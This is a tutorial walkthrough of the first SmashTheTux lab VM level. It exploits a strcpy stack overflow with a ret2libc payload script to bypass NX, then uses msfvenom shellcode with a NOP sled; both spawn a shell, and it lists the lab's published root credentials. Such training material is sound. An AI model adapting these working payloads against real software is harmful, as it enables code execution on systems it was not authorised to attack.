Field note Security
SmashTheTux – Chapter 0x00 – Basic Buffer Overflow & Ret2libc
SmasTheTux is Vulnerable VM hosted by VulnHub and created by CanYouPwnMe
Disclaimer
This is for educational purpose and I will try to explain this tutorial with beginner-friendly explanation as I can.
SmashTheTux is a new VM made by canyoupwn.me for those who wants to take a step into the world of binary exploitation. This VM consists of 9 challenges, each introducing a different type of vulnerability. SmashTheTux covers basic exploitation of the following weaknesses:
- Stack Overflow Vulnerability
- Off-by-One Vulnerability
- Integer Overflow
- Format String Vulnerability
- Race Conditions
- File Access Weaknesses
- Heap Overflow Vulnerability
VM Description:
Name........: SmashTheTux: 1.0.1Date Release: 1 Apr 2016Author......: CanYouPwn.MeSeries......: SmashTheTuxObjective...: Leveling up from userTester(s)...: h1tch1Twitter.....: https://twitter.com/D4rk36Credential..: tux:tux,root:1N33dP0w3rFilename....: SmashTheTux_v1.0.1.7zFile size...: 616 MBMD5.........: 63FEDA288163D9155B1BF84D1C6C2814SHA1........: 01DCB1AB85B139A386AD97B41190731509612F59Download link: https://www.vulnhub.com/entry/smashthetux-101,138/
Summary
In this first series, I will cover two topic:
- Bypassing NX using ret2libc
- Exploiting with execstack enable
Initial Setup

Login to SmasTheTux VM using Virtualbox, VMWare or other virtualization clients with the above credentials and then get the IP address from that for easy access:
SSH
We will use ssh for remoting the VM because it’s easy to use rather than debugging in the VM without scroll function, copy paste and other function.
The authenticity of host '192.168.2.125 (192.168.2.125)' can't be established.ECDSA key fingerprint is SHA256:f/.Are you sure you want to continue connecting (yes/no/[fingerprint])? yesWarning: Permanently added '192.168.2.125' (ECDSA) to the list of known hosts. _ _ _._ .|_|_,' | /_ _`. | | (.X.)| `|`'`-._| |\_/'| | | )____`\ | | //_V _\ \ | | (( | `(_) | | / \> ' / \ | | \ \.__./ / | | `-' `-' | | |` | `--' __ _ _____ _ _____ / _\_ __ ___ __ _ ___| |__/__ \ |__ __/__ \_ ___ __ \ \| '_ ` _ \ / _` / __| '_ \ / /\/ '_ \ / _ \/ /\/ | | \ \/ / _\ \ | | | | | (_| \__ \ | | / / | | | | __/ / | |_| |> < \__/_| |_| |_|\__,_|___/_| |_\/ |_| |_|\___\/ \__,_/_/\_\
by canyoupwn.me
[email protected]'s password:
The programs included with the Debian GNU/Linux system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extentpermitted by applicable law.You have new mail.Last login: Mon Jul 8 10:10:30 2019tux@tux:~$After successful login, we can see a list of files and tutorials for completing these challenges:
tux@tux:~$ ls -altotal 288drwxr-xr-x 12 tux tux 4096 Mar 12 2016 .drwxr-xr-x 3 root root 4096 Mar 11 2016 ..drwxr-xr-x 2 tux tux 4096 Mar 11 2016 0x00drwxr-xr-x 2 tux tux 4096 Mar 11 2016 0x01drwxr-xr-x 2 tux tux 4096 Mar 12 2016 0x02drwxr-xr-x 2 tux tux 4096 Mar 12 2016 0x03drwxr-xr-x 2 tux tux 4096 Mar 12 2016 0x04drwxr-xr-x 2 tux tux 4096 Mar 12 2016 0x05drwxr-xr-x 2 tux tux 4096 Mar 12 2016 0x06drwxr-xr-x 2 tux tux 4096 Mar 12 2016 0x07drwxr-xr-x 2 tux tux 4096 Mar 12 2016 0x08drwxr-xr-x 2 tux tux 4096 Mar 12 2016 0x09lrwxrwxrwx 1 tux tux 9 Mar 11 2016 .bash_history -> /dev/null-rw-r--r-- 1 tux tux 220 Mar 11 2016 .bash_logout-rw-r--r-- 1 tux tux 3545 Mar 11 2016 .bashrclrwxrwxrwx 1 tux tux 9 Mar 11 2016 .nano_history -> /dev/null-rw-r--r-- 1 tux tux 675 Mar 11 2016 .profile-rw-r--r-- 1 tux tux 679 Mar 12 2016 README-rw-r--r-- 1 tux tux 20871 Mar 12 2016 TUTORIAL_formatstring-rw-r--r-- 1 tux tux 91044 Mar 11 2016 TUTORIAL_heapoverflow-rw-r--r-- 1 tux tux 27657 Mar 11 2016 TUTORIAL_integerbugs-rw-r--r-- 1 tux tux 18657 Mar 11 2016 TUTORIAL_offbyone-rw-r--r-- 1 tux tux 60996 Mar 11 2016 TUTORIAL_stackoverflowFor someone who have experienced with Protostar, this machine challenges is identical with that.
Level 0x00
We have binary file with the source code available:
// gcc pwnme.c -o pwnme -fno-stack-protector#include <stdio.h>#include <string.h>
void vuln( char * arg ) { char buf[256]; strcpy(buf, arg);}
int main(int argc, char **argv) { printf("Val: %s\n", argv[1]); vuln(argv[1]);
return 0;}The above code consist of vulnerable function:
main()function take the input asargv[1]and the pass the value tovuln()functionchar buf[256];define the buf variable with 256 bytes in length.strcpy(buf, arg);copying buffer frommain()toargvariable
We know that strcpy(3) is a very unsafe function call in the C library and we should use strlcpy(3) or snprintfinstead. Why? Because by default no check for the size of data that will fit in the local buffer and blindly copies the data.
Fuzzing
We know that maximum length is 256 bytes for the user input defined before. We can use little python script for fuzzing the input in case we don’t know the offset address:
# tux@tux:~/0x00$ cat fuzz.pyimport os
buffer=["A"]counter=100
while len(buffer) <= 30: buffer.append("A" * counter) counter=counter+100
for string in buffer: print("Fuzzing %s bytes" % len(string)) os.system("./pwnme %s" % string)Explanation:
- Define first buffer as 100 bytes and then increase by 100 bytes per loop
- Copy buffer to program parameter as an argument
It will show this result:
tux@tux:~/0x00$ python fuzz.pyFuzzing 1 bytesVal: AFuzzing 100 bytesVal: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFuzzing 200 bytesVal: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFuzzing 300 bytesVal: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASegmentation faultFuzzing 400 bytesVal: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASegmentation faultFuzzing 500 bytesVal: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASegmentation fault
------- long result cut ----------From the above result, the program starting to crash/segmentation fault when we use 300 bytes as the input parameter. But what number exactly trigger that segfault? How to find the missing one? Let’s use gdb-peda for doing this job. I will prefer gdb-peda instead of gdb for easy to use and more friendly.
Install Gdb-Peda
Don’t forget to check if gdb is existed in the machine before using gdb-peda.
tux@tux:~/0x00$ gdb -vGNU gdb (Debian 7.7.1+dfsg-5) 7.7.1Copyright (C) 2014 Free Software Foundation, Inc.License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>This is free software: you are free to change and redistribute it.There is NO WARRANTY, to the extent permitted by law. Type "show copying"and "show warranty" for details.This GDB was configured as "i586-linux-gnu".Type "show configuration" for configuration details.For bug reporting instructions, please see:<http://www.gnu.org/software/gdb/bugs/>.Find the GDB manual and other documentation resources online at:<http://www.gnu.org/software/gdb/documentation/>.For help, type "help".Type "apropos word" to search for commands related to "word".Because of a limited package in the remote machine, we need to download gdb-peda in local and then copy to the server using SCP or FTP.
# in host machinegit clone https://github.com/longld/peda.git /home/user/peda
# from the tux machineecho "source ~/peda/peda.py" >> ~/.gdbinitecho "DONE! debug your program with gdb and enjoy"We can check if peda is successfully installed with just running the gdb and see the result:
tux@tux:~/0x00$ gdb ./pwnmeGNU gdb (Debian 7.7.1+dfsg-5) 7.7.1Copyright (C) 2014 Free Software Foundation, Inc.License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>This is free software: you are free to change and redistribute it.There is NO WARRANTY, to the extent permitted by law. Type "show copying"and "show warranty" for details.This GDB was configured as "i586-linux-gnu".Type "show configuration" for configuration details.For bug reporting instructions, please see:<http://www.gnu.org/software/gdb/bugs/>.Find the GDB manual and other documentation resources online at:<http://www.gnu.org/software/gdb/documentation/>.For help, type "help".Type "apropos word" to search for commands related to "word"...Reading symbols from ./pwnme...(no debugging symbols found)...done.gdb-peda$Nah, we have gdb-peda installed. Let’s do some check for binary security of that file. This is the first thing that I would do when starting Linux binary exploitation:
gdb-peda$ checksecCANARY : disabledFORTIFY : disabledNX : ENABLEDPIE : disabledRELRO : disabledHm… NX is enabled. So, what this means is that we can’t execute our payload/shellcode in stack address because of NX(Non-Executable stack) prevention. Since the processor is not allowed to execute instructions placed on the stack.
In order to bypass this mechanism, We can use ret2lib(return to libc or return to the C library) technique. In the simple definition, this attack doesn’t require any shellcode to take control of the target vulnerable process because we can invoke classic built-in functions such as “system, exit, etc”.
For more information about ret2libc, you can look at @IoTh1nkN0t explanation https://0x00sec.org/t/exploiting-techniques-000-ret2libc/1833
Finding Patterns
As we know that our program crash when using 300 bytes as input parameter, this is will be our clue for creating a pattern and finding the right offset with gdb-peda.
gdb-peda$ pattern create 300'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%'gdb-peda$ run 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%'Starting program: /home/tux/0x00/pwnme 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%'Val: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%
Program received signal SIGSEGV, Segmentation fault.[----------------------------------registers-----------------------------------]EAX: 0xbffff4b0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA"...)EBX: 0xbffff5f0 --> 0x2ECX: 0xbffff8e0 ("A%5A%KA%gA%6A%")EDX: 0xbffff5ce ("A%5A%KA%gA%6A%")ESI: 0x0EDI: 0x0EBP: 0x64254148 ('HA%d')ESP: 0xbffff5c0 ("%IA%eA%4A%JA%fA%5A%KA%gA%6A%")EIP: 0x41332541 ('A%3A')EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)[-------------------------------------code-------------------------------------]Invalid $PC address: 0x41332541[------------------------------------stack-------------------------------------]0000| 0xbffff5c0 ("%IA%eA%4A%JA%fA%5A%KA%gA%6A%")0004| 0xbffff5c4 ("eA%4A%JA%fA%5A%KA%gA%6A%")0008| 0xbffff5c8 ("A%JA%fA%5A%KA%gA%6A%")0012| 0xbffff5cc ("%fA%5A%KA%gA%6A%")0016| 0xbffff5d0 ("5A%KA%gA%6A%")0020| 0xbffff5d4 ("A%gA%6A%")0024| 0xbffff5d8 ("%6A%")0028| 0xbffff5dc --> 0xb7e3fa00 (<__libc_start_main+144>: mov esi,DWORD PTR [eax+0x1d0])[------------------------------------------------------------------------------]Legend: code, data, rodata, valueStopped reason: SIGSEGV0x41332541 iAha! We got a signal from our Lord with SIGSEGV(Segmentation Fault). From my experience, this is a possible signal to overflow the buffer. We get the offset at the end of result 0x41332541.
We can check information register for EIP, EBP, ESP:
gdb-peda$ i r eip esp ebpeip 0x41332541 0x41332541esp 0xbffff5c0 0xbffff5c0ebp 0x64254148 0x64254148What’s next? checking the correct offset address:
gdb-peda$ pattern offset 0x413325411093870913 found at offset: 268Now, this is what we got so far:
- EIP Offset 0x41332541
- Offset Number 268
- NX Enabled.
Exploiting with NX Enabled
First, We need to check if ASLR is enabled or not
$ cat /proc/sys/kernel/randomize_va_space0Good, ASLR is disabled for this machine. So, it will be easy for us because the address space value is not dynamically changed.
tux@tux:~/0x00$ ldd pwnme linux-gate.so.1 (0xb7ffd000) libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb7e46000) /lib/ld-linux.so.2 (0x80000000)tux@tux:~/0x00$ ldd pwnme linux-gate.so.1 (0xb7ffd000) libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb7e46000) /lib/ld-linux.so.2 (0x80000000)tux@tux:~/0x00$ ldd pwnme linux-gate.so.1 (0xb7ffd000) libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb7e46000) /lib/ld-linux.so.2 (0x80000000)As we can see “libc” address is the same every time we check with ldd.
Finding Functions Address
For this purpose, We only need system(), /bin/sh, and exit() function. We will use system function and passing a shell as an argument and then invoke the exit function in order to terminate our system call. Start the program first.
gdb-peda$ start[----------------------------------registers-----------------------------------]EAX: 0x1EBX: 0xb7fcf000 --> 0x1a8da8ECX: 0xbffff730 --> 0x1EDX: 0xbffff754 --> 0xb7fcf000 --> 0x1a8da8ESI: 0x0EDI: 0x0EBP: 0xbffff718 --> 0x0ESP: 0xbffff710 --> 0xbffff730 --> 0x1EIP: 0x804845a (<main+15>: mov ebx,ecx)EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)[-------------------------------------code-------------------------------------] 0x8048456 <main+11>: mov ebp,esp 0x8048458 <main+13>: push ebx 0x8048459 <main+14>: push ecx=> 0x804845a <main+15>: mov ebx,ecx 0x804845c <main+17>: mov eax,DWORD PTR [ebx+0x4] 0x804845f <main+20>: add eax,0x4 0x8048462 <main+23>: mov eax,DWORD PTR [eax] 0x8048464 <main+25>: sub esp,0x8[------------------------------------stack-------------------------------------]0000| 0xbffff710 --> 0xbffff730 --> 0x10004| 0xbffff714 --> 0xb7fcf000 --> 0x1a8da80008| 0xbffff718 --> 0x00012| 0xbffff71c --> 0xb7e3fa63 (<__libc_start_main+243>: mov DWORD PTR [esp],eax)0016| 0xbffff720 --> 0x80484a0 (<__libc_csu_init>: push ebp)0020| 0xbffff724 --> 0x00024| 0xbffff728 --> 0x00028| 0xbffff72c --> 0xb7e3fa63 (<__libc_start_main+243>: mov DWORD PTR [esp],eax)[------------------------------------------------------------------------------]Legend: code, data, rodata, value
Temporary breakpoint 1, 0x0804845a in main ()After that, we can find the address we need.
gdb-peda$ find "/bin/sh"Searching for '/bin/sh' in: None rangesFound 1 results, display max 1 items:libc : 0xb7f85a69 ("/bin/sh")gdb-peda$ p &exit$1 = (<text variable, no debug info> *) 0xb7e571b0 <__GI_exit>gdb-peda$ p &system$2 = (<text variable, no debug info> *) 0xb7e643e0 <__libc_system>Explanation:
- system() address is 0xb7e643e0
- exit() address is 0xb7e571b0
- /bin/sh address 0xb7f85a69
Creating Payload
We can use this formula from the information we gathered before:
Bytes Offset + System Address + Exit Address + Shell Address
268 + 0xb7e643e0 + 0xb7e571b0 + 0xb7f85a69
We can use python for doing exploitation
# cat bypass_nx.pyfrom struct import *
buf = ""buf += "X" * (268)buf += pack("<L",0xb7e643e0) #system() addressbuf += pack("<L",0xb7e571b0) #exit() addressbuf += pack("<L",0xb7f85a69 ) #/bin/sh call addressprint bufTime to exploit
tux@tux:~/0x00$ ./pwnme $(python bypass_nx.py)Val: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX�C淰q��iZ��$ ps PID TTY TIME CMD 816 pts/0 00:00:00 bash 1092 pts/0 00:00:00 pwnme 1094 pts/0 00:00:00 sh 1098 pts/0 00:00:00 ps$ echo $0/bin/shHorrraaaayyyyyyyyy! We can spawn new shell.
In the end, We will return to libc
[BONUS] Exploiting with NX Disable
By default, the program compiled with NX protection and not allowed for executes the payload in stack address. For this bonus section, we can recompile using execstack parameter for gcc.
mv pwnme pwnme-nxgcc pwnme.c -o pwnme -fno-stack-protector -z execstackCheck with gdb-peda.
tux@tux:~/0x00$ gdb pwnmeGNU gdb (Debian 7.7.1+dfsg-5) 7.7.1Copyright (C) 2014 Free Software Foundation, Inc.License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>This is free software: you are free to change and redistribute it.There is NO WARRANTY, to the extent permitted by law. Type "show copying"and "show warranty" for details.This GDB was configured as "i586-linux-gnu".Type "show configuration" for configuration details.For bug reporting instructions, please see:<http://www.gnu.org/software/gdb/bugs/>.Find the GDB manual and other documentation resources online at:<http://www.gnu.org/software/gdb/documentation/>.For help, type "help".Type "apropos word" to search for commands related to "word"...Reading symbols from pwnme...(no debugging symbols found)...done.gdb-peda$ checksecCANARY : disabledFORTIFY : disabledNX : disabledPIE : disabledRELRO : disabledAs you can see, NX protection is disabled for now. We need to know where we will jump by checking the jmp call eax address.
Searching for jmp/eax call, this information will be useful when overwritting EIP Address.
gdb-peda$ jmpcall0x8048393 : call eax0x80483cd : call edx0x8048420 : call edx0x80485b7 : jmp [eax]0x8049393 : call eax0x80493cd : call edx0x8049420 : call edx0x80495b7 : jmp [eax]We will use 0x8048393 : call eax and note this address as return address.
Now, this is what we got so far:
- EIP Offset 0x41332541
- Offset Number 268
- return address 0x8048393
- padding/nop => 268 – shellcode buf – 4
We know that our offset is 268 and here is the formula I used:
Padding + shellcode buf + return address
Generating Payload
For this purpose, we need Venom for creating the payload because Spiderman is far from home :P. I think 268 bytes is enough for basic exec linux payload. You may use other shellcode than venom. I’m just prefer this for easy to use. I’m exclude “\x00\x0a\0d” from shellcode payload as bad character.
↳ msfvenom -p linux/x86/exec CMD=/bin/bash -a x86 --platform linux -f python -b "\x00\x0a\0d"WARNING: Nokogiri was built against LibXML version 2.9.8, but has dynamically loaded 2.9.9Found 10 compatible encodersAttempting to encode payload with 1 iterations of x86/shikata_ga_naix86/shikata_ga_nai succeeded with size 72 (iteration=0)x86/shikata_ga_nai chosen with final size 72Payload size: 72 bytesFinal size of python file: 358 bytesbuf = ""buf += "\xb8\x72\x71\x70\x34\xda\xc8\xd9\x74\x24\xf4\x5a\x29"buf += "\xc9\xb1\x0c\x83\xea\xfc\x31\x42\x0f\x03\x42\x7d\x93"buf += "\x85\x5e\x8a\x0b\xff\xcd\xea\xc3\xd2\x92\x7b\xf4\x45"buf += "\x7a\x08\x93\x95\xec\xc1\x01\xff\x82\x94\x25\xad\xb2"buf += "\xac\xa9\x52\x43\x9f\xcb\x3b\x2d\xf0\x69\xdd\xc2\x66"buf += "\x6e\x4a\x76\xff\x8f\xb9\xf8"Okay, time for generating our final payload:
import os
# linux/x86/exec CMD=/bin/bash payload# bad char : "\x00\x0a\0d"
buf = ""buf += "\xb8\x72\x71\x70\x34\xda\xc8\xd9\x74\x24\xf4\x5a\x29"buf += "\xc9\xb1\x0c\x83\xea\xfc\x31\x42\x0f\x03\x42\x7d\x93"buf += "\x85\x5e\x8a\x0b\xff\xcd\xea\xc3\xd2\x92\x7b\xf4\x45"buf += "\x7a\x08\x93\x95\xec\xc1\x01\xff\x82\x94\x25\xad\xb2"buf += "\xac\xa9\x52\x43\x9f\xcb\x3b\x2d\xf0\x69\xdd\xc2\x66"buf += "\x6e\x4a\x76\xff\x8f\xb9\xf8"
# define offsetoffset = 268
# (268 - 72) - 4 = 192padding = (offset - len(buf)) - 4
# NOPSLED as identifer with total offset - size of the bufpayload = "\x90" * padding + buf
# overwrite EIP to jump to 'call eax' in little endianspayload += "\x93\x83\x04\08"
print payloadWith that script, you don’t need to worry thinking of how many padding you should use.
Time to exploit:
tux@tux:~/0x00$ echo $$1335tux@tux:~/0x00$ ps PID TTY TIME CMD 1335 pts/0 00:00:00 bash 1437 pts/0 00:00:00 pstux@tux:~/0x00$ ./pwnme $(python exploit.py)Val: �������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������rqp4���t$�Z)ɱ ���1BB}��^� ����Ғ{�E�������%����RC��;-�i��fnJv������8tux@tux:/home/tux/0x00$ echo $$1440tux@tux:/home/tux/0x00$ ps PID TTY TIME CMD 1335 pts/0 00:00:00 bash 1439 pts/0 00:00:00 sh 1440 pts/0 00:00:00 bash 1445 pts/0 00:00:00 pstux@tux:/home/tux/0x00$I will discuss Level 0x01 in the next series of SmashTheTux.
Reference:
- https://cwe.mitre.org/data/definitions/120.html
- https://github.com/ebtaleb/peda_cheatsheet/blob/master/peda.md
- https://chortle.ccsu.edu/AssemblyTutorial/Chapter-15/ass15_3.html
- https://www.shellblade.net/docs/ret2libc.pdf
- https://decoder.cloud/2017/06/15/simple-aslrnx-bypass-on-a-linux-32-bit-binary/
- https://sploitfun.wordpress.com/2015/05/08/bypassing-nx-bit-using-return-to-libc/
- https://reboare.github.io/bof/linux-stack-bof-3.html
- https://www.coengoedegebure.com/buffer-overflow-attacks-explained/
PDF Version: https://petruknisme.com/wp-content/uploads/2019/07/SmashTheTux-Chapter-0x00-Basic-Buffer-Overflow-Ret2libc.pdf